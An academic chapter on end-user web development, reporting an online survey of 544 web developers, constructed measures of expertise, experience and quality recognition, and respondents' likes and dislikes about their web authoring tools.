In addition to typologies, a growing number of researchers and developers are defining methods to make the software produced by end-user computing more reliable (e.g., Elbaum, Karre, & Rothermel, 2003; McGill, 2002). Errors are pervasive in software created by end-users, and the resulting impact is sometimes enormous. In most cases, end-users are not striving to create the best software they can; rather, they have "real goals" to achieve: accounting, teaching, managing safety and financial data, search engine queries, or simply managing e-mail. While some software development and dependability problems have been addressed by existing methods and tools for professional programmers, such methods are usually not suitable for end-user programmers (Myers & Burnett, 2004). End-users have very different training and background than professional programmers. They face different motivations and work constraints, and are not likely to know about quality control menchanisms, formal development processes, or test adequacy criteria.

END-USER WEB DEVELOPMENT SURVEY

Empirical investigations of Web developers have received only minimal attention in past information systems research. A survey conducted by Vora (1998) is an exception. Vora queried Web developers about the methods and tools they utilized and the problems that they typically encountered. Some of the key issues developers reported back then—ensuring Web browser interoperability and usability, standards compliance of WYSIWIG editors, integrating multimedia components—are the same obsticales reported by today's end-user Web developers.

We devised an end-user Web development survey that built on an earlier qualitative study of community Webmasters (Rosson, Ballin, & Nash, 2004), as well as the Vora survey mentioned above. Guided by themes from this earlier work, we chose to take a broad-based approach to survey design and recruiting. The survey included 39 questions (10 of these were multipart) and required approximately 20-30 minutes to complete. A complete set of survey questions is at http://cscl.ist.psu.edu/public/users/mrosson/websurvey. We aimed to attract a sample population with widely varying backgrounds and development contexts. We conducted an online survey and recruited participants in two phases. We wanted to reach individuals who might not think of themselves as software developers, but nevertheless could identify with our concept of end-user Web development.

The two rounds of data collection yielded a total of 544 responses: 336 from the first round, and 208 from the second. Across the two samples, 37% of the respondents self-identified themselves as programmers (a yes/no question in the survey), and 42% of the respondents were women.

Two earlier papers reported preliminary findings from the first recruitment phase of the survey, analyzing a subset of the data and focusing on respondents' general approach to development and testing (Rosson, Ballin, & Rode, 2005), and their use of Web development tools (Rosson, Ballin, Rode, & Toward, 2005).

WEB DEVELOPMENT MEASURES

The survey was composed of six sections: Web development activities, tools, and issues; technology background; personal working style; and general background. Our exploratory analysis began by identifying several constructs that might characterize the nature of respondent's Web development practices. Because the survey consisted of a large number of items, many with multiple subitems, exploratory factor analysis was used to identify items that were intercorrelated and that had a logical interpretation as a single construct. In some cases, the final measure was a combination of several contributing subscales; in other cases, it was a more straightforward combination of responses to a single multi-item question. The strongest measures uncovered in the factor analysis were *Web expertise*, *Web experience*, and *quality recognition*.

Web-based applications often contain components written in multiple programming languages, developed using different tools and techniques, and targeted for different platforms. The measure of *Web expertise* was constructed to be somewhat akin to asking how much programming the end-user does as part of his or her projects. More specifically, it is a measure of incorporating advanced functionality in Web development projects in addition to possessing the required level of knowledge and experience to do so successfully. The functionality can be the result of integrating other applications, resources, and programming and scripting languages into the project. A low value for this measure would mean failure with implementing advanced features or integration, highlighting the kinds of Web applications that end-users want to build, but can't with the current Web-authoring tools on the market.

Table 1 lists the components combined to create the Web expertise measure. The overall measure integrated several measures that were themselves composites (related to reported feature usage, and two interrelated experience ratings). To create the overall construct, each contributing component was standardized; an overall reliability measure was calculated, and components were summed to form a Web expertise index score.

The other two measures shown in Table 1 (Web experience and quality recognition) are simpler constructs. The *Web experience* measure is a summation of quantitative measures of Web development experience expressed in time (Web development hours per week, and years doing Web development), and the maximum number of Web pages produced or maintained.

Often software created by end-users is characterized as lacking quality attributes that professional programmers try to ensure through design, documentation, and testing techniques. The *quality recognition* measure captures both reported practices of testing and attention to quality-related concerns. More specifically, respondents reported testing habits with respect to usability across individuals (consideration of disabilities), platforms, and browsers; they also reported their general consideration of design issues in their development processes.

Web development takes place in a wide range of contexts. One of the questions on the survey asked respondents about their purpose for developing Web projects (work, school, hobby, for community support, or for family and friends). These categories were collapsed into a *Work* or *Nonwork* context. Another question asked respondents if they considered themselves a *Programmer*. Focusing only on the Work subsample, Figure 1 compares the three constructed Web development measures for respondents who self-identified as programmers or nonprogrammers.

The general comparison in Figure 1 is not surprising: people developing Web applications for work purposes, and who also consider themselvers to be programmers are clearly more engaged in "expert" level activities and have more experience building Web applications in general than those who consider themselves to be non-programmers. Looking more closely at the contributing measures, we find that the non-programmers are often attempting but failing to successfully implement advanced features like authentication and database interactivity in their projects. For example, 20% of the non-programmers report having tried but failed to integrate database functionality into a Web project.

Table 1. Components contained in Web development measures: Expertise, experience, and quality recognition

Web expertise: A composite measure that integrated several survey components related to programming sophistication. These included the use of advanced Web features (databases, authentication, e-commerce, etc.); degree of experience with programming-related Web technologies (database languages, server-side programming, client-side scripting); and use of software packages designed for programmers (e.g., version management).
Web experience: In contrast to the expertise measure, this was a more direct measure of the time spent on and breadth of Web development activities. It combines years of experience building Web applications, estimated hours per week on Web development, and estimated size of the largest Web application constructed.
Quality recognition: A composite measure that integrated a number of self-report scales probing the developer's tendency to test his/her designs during development; attentiveness to the quality of both the Web page layout (e.g., format, working links) and the underlying code (e.g., designing for reuse or maintainability); and use of a systematic design approach when beginning projects.

Figure 1. Comparing means of Web development measures for self-reported programmer/nonprogrammer in a work context



Table 2. Percent of Web tool likes and dislikes by comment category and programmer type

	Likes about tools			Dislikes about tools		
	All	**Prog.**	**Non-Prog.**	**All**	**Prog.**	**Non-Prog.**
Usability	23.7%	16.8%	26.8%	12.9%	12.7%	13.0%
Help/Support	2.7%	1.7%	3.3%	4.1%	1.2%	5.5%
Professional Standards	10.3%	8.1%	11.3%	5.5%	5.8%	5.1%
Flexibility	23.0%	28.6%	18.8%	20.9%	17.8%	22.0%
Cost/Availability	7.8%	5.1%	9.8%	7.4%	8.1%	7.5%
Performance/Code	6.9%	8.8%	5.9%	20.7%	23.6%	19.2%
Environment	17.7%	20.2%	17.9%	20.8%	20.8%	21.5%
Site Management	7.9%	10.7%	6.2%	7.7%	10.0%	6.2%

Clearly there is a need for better tools for these valuable classes of functionality (Rosson et al., 2005).

The slim difference in the quality recognition measures was surprising, as we expected that the sophisticated developers would be more pronounced in their attention to testing and quality. However, it is also a positive indication that non-programmers are oriented toward quality issues, and thus would likely use and benefit from tools that make these concerns easy to monitor and address.

THOUGHTS ON TOOLS

The survey contained several open-response questions. One pair of questions asked "What are the three things you like most about your primary Web development tool?" and "What are the three things you like the least about your primary Web development tool?" Using key words and phrases gathered in the interpretive process, the open responses were coded into eight categories thought to characterize the Web development tools used by the survey respondents. Table 2 shows the resulting frequencies of likes and dislikes characterizing Web development tools across all survey respondents and grouped by end-users identifying themselves as programmers and non-programmers.

In Table 2, the three most frequent likes and dislikes for the overall group and for the programmers vs. nonprogrammers have been shaded to highlight two patterns. Both the more and less sophisticated end-users praise the usability, flexibility, and development environment of their primary Web development tool, although it appears that the programmers tend to focus more on flexibility while the nonprogrammers are more oriented toward usability. Similarly, both groups criticize flexibility, the quality of code produced, and the development environment of their primary tool. The interesting result is that two of the comment categories—flexibility and development environment—are considered both a positive attribute and a current challenge within this population of end-user Web developers. These two categories seemingly demand the attention of the end-user research community.

FUTURE TRENDS

In parallel with the studies of end-user Web development reported here, researchers have begun to develop tools that are more suitable for nontrained, nonprogrammer developers. For example, Burnett, Chekka, and Pandey (2001) experimented with integration of rule-based forms into Web pages, in a language that builds from end-users' familiarity with spreadsheets. Working from an exploratory study of end-user programming errors in Web application development, Elbaum and colleagues (Elbaum, Chilakamarri, Gopal & Rothermel, 2005) are exploring a set of techniques for improving the reliability of end-user Web programming. Building from our own survey data, CLICK (Rode, 2005) was developed as an open source lightweight construction kit for database-oriented Web applications (see clickphp.sourceforge.org). The tool provides transparent instantiation and management of SQL database services for user (e.g., customer) and application (e.g., product) data. Using a direct manipulation layout editor, end-users can instantiate and position user interface widgets (e.g., buttons, input fields, checkboxes, tables). Widgets are "programmed" via custom editors that guide users to specify input rules or constraints, consequences of pressing buttons, queries or updates to database fields, and so forth. A user study confirmed that end-users experienced in Web authoring (e.g., using HTML) but without training in programming, are able to build simple interactive applications in CLICK (e.g., a ride-sharing system) after just a 20-minute tutorial (Rode, 2005).

CONCLUSION
